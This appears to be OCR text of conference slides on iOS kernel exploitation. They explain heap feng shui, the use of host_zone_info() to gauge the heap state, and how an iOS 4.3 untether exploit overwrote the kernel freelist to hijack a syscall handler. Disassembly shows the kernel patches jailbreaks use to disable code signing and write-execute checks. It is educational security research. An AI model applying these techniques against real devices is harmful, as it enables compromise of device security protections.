
- allocation is repeated often enough so that all holes are closed
- **and repeated a bit more so that we have consecutive memory blocks**
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui


- allocation is repeated often enough so that all holes are closed
- and repeated a bit more so that we have consecutive memory blocks
- **now deallocation can poke holes**
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui


- allocation is repeated often enough so that all holes are closed
- and repeated a bit more so that we have consecutive memory blocks
- **now deallocation can poke holes**
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui


- allocation is repeated often enough so that all holes are closed
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- **next allocation will be into a hole**
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui

- allocation is repeated often enough so that all holes are closed
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- **so that buffer overflow can be controlled**



Current Heap State - A Gift by iOS

- technique does work without knowing the heap state
- heap filling is just repeated **often enough**
- but **how often is enough?**
- iOS has a gift for us: **host_zone_info()** mach call
- call makes number of holes in kernel zone available to user

```
/*
 *        Returns information about the memory allocation zones.
 *      Supported in all kernels..
 */
routine host_zone_info(
                host            : host_t;
        out     names           : zone_name_array_t,
                                        Dealloc;
        out     info            : zone_info_array_t,
                                        Dealloc);
```

```
typedef struct zone_info {
    integer_t   zi_count;   /* Number of elements used now */
    vm_size_t   zi_cur_size;    /* current memory utilization */
    vm_size_t   zi_max_size;    /* how large can this zone grow */
    vm_size_t   zi_elem_size;   /* size of an element */
    vm_size_t   zi_alloc_size;  /* size used for more memory */
    integer_t   zi_pageable;    /* zone pageable? */
    integer_t   zi_sleepable;   /* sleep if empty? */
    integer_t   zi_exhaustible; /* merely return if empty? */
    integer_t   zi_collectable; /* garbage collect elements? */
} zone_info_t;
```

From Heap Overflow to Code Execution

- in the iOS 4.3.1-4.3.3 untether exploit the freelist is overwritten
- head of freelist is replaced with an address pointing into syscall table
- next attacker controlled allocation is inside syscall table
- attacker controlled data replaces syscall 207 handler
- call of syscall 207 allows arbitrary control

Part V

Jailbreaker‘s Kernel Patches

Patching the Kernel

- What do jailbreaks patch in the kernel?
- What patches are required?
- What patches are optional?

What do Jailbreaks patch?

- repair any kernel memory corruption caused by exploit
- disable security features of iOS in order to jailbreak
- exact patches depend on the group releasing the jailbreak
- most groups rely on a list of patches generated by **comex**

➡ https://github.com/comex/datautils0/blob/master/make_kernel_patchfile.c

Restrictions and Code Signing


proc_enforce

- sysctl variable controlling different process management enforcements
- disabled allows debugging and execution of wrongly signed binaries
- nowadays write protected from “root“

cs_enforcement_disable

- boot-arg that disables codesigning enforcement
- enabled allows to get around codesigning

PE_i_can_has_debugger



```
__text:801DD218
__text:801DD218                 EXPORT _PE_i_can_has_debugger
__text:801DD218 _PE_i_can_has_debugger                  ; CODE XREF: sub_801DD23C+8↓p
__text:801DD218                                         ; sub_802D8A94+E↓p ...
__text:801DD218                 CBZ             R0, loc_801DD22E
__text:801DD21A                 LDR             R2, =dword_80284A00
__text:801DD21C                 LDR             R3, [R2]
__text:801DD21E                 CBNZ            R3, loc_801DD226
__text:801DD220                 STR             R3, [R0]
__text:801DD222
__text:801DD222 loc_801DD222                            ; CODE XREF: _PE_i_can_has_debugger+14
__text:801DD222                                         ; _PE_i_can_has_debugger+18↓j
__text:801DD222                 LDR             R0, [R2]
__text:801DD224                 BX              LR
__text:801DD226 ; ---------------------------------------------------------------------------
__text:801DD226
__text:801DD226 loc_801DD226                            ; CODE XREF: _PE_i_can_has_debugger+6↑
__text:801DD226                 LDR             R3, =dword_802731A0
__text:801DD228                 LDR             R3, [R3]
__text:801DD22A                 STR             R3, [R0]
__text:801DD22C                 B               loc_801DD2
__text:801DD22E ; --------------------------------
__text:801DD22E
__text:801DD22E loc_801DD22E                            ;
__text:801DD22E                 LDR             R2, =dword
__text:801DD230                 B               loc_801DD2
__text:801DD230 ; End of function _PE_i_can_has_debugger
__text:801DD230
__text:801DD230 ; --------------------------------
```

variable patched to 1


* AMFI will allow non signed binaries

* disables various checks

* used inside the kernel debugger


* in older jailbreaks replaced by RETURN(1)

vm_map_enter



```
__text:8004193E                 LDR             R6, [SP,#0xCC+arg_14]
__text:80041940                 STR             R3, [SP,#0xCC+var_54]
__text:80041942                 BNE             loc_8004199E
__text:80041944                 TST.W           R6, #2
__text:80041948                 BNE             loc_800419AC
__text:8004194A
__text:8004194A loc_8004194A                            ; CODE XREF: _vm_map_enter+90↓j
__text:8004194A                                         ; _vm_map_enter+96↓j ...
__text:8004194A                 LSRS            R3, R4, #1
__text:8004194C                 AND.W           R5, R3, #1
```

replaced with NOP




```
__text:800419AC ; ---------------------------------------------------------------------------
__text:800419AC
__text:800419AC loc_800419AC                            ; CODE XREF: _vm_map_enter+28↑j
__text:800419AC                 TST.W           R6, #4
__text:800419B0                 BEQ             loc_8004194A
__text:800419B2                 ANDS.W          R0, R4, #0x80000
__text:800419B6                 BNE             loc_8004194A
__text:800419B8                 LDR.W           R1, =aVm_map_enter ; "vm_map_enter"
__text:800419BC                 BL              sub_8001A9E0
__text:800419C0                 BIC.W           R6, R6, #4
__text:800419C4                 B               loc_8004194A
__text:800419C6 ; ---------------------------------------
```

* vm_map_enter disallows pages with both VM_PROT_WRITE and VM_PROT_EXECUTE

* when found VM_PROT_EXECUTE is cleared

* patch just NOPs out the check

vm_map_protect



```
__text:8003E980 ; ---------------------------------------------------------------------------
__text:8003E980
__text:8003E980 loc_8003E980                            ; CODE XREF: _vm_map_protect+92↑j
__text:8003E980                 LDR             R1, =aVm_map_protect ; "vm_map_protect"
__text:8003E982                 BL              sub_8001A9E0
__text:8003E986                 BIC.W           R5, R5, #4
__text:8003E98A                 B               loc_8003E944
__text:8003E98C ; ---------------------------------------------------------------------------
```

replaced with NOP

- * vm_map_protect disallows pages with both VM_PROT_WRITE and VM_PROT_EXECUTE
- * when found VM_PROT_EXECUTE is cleared
- * patch NOPs out the bit clearing

Questions

?

Feedback-Reminder

Please fill out the feedback form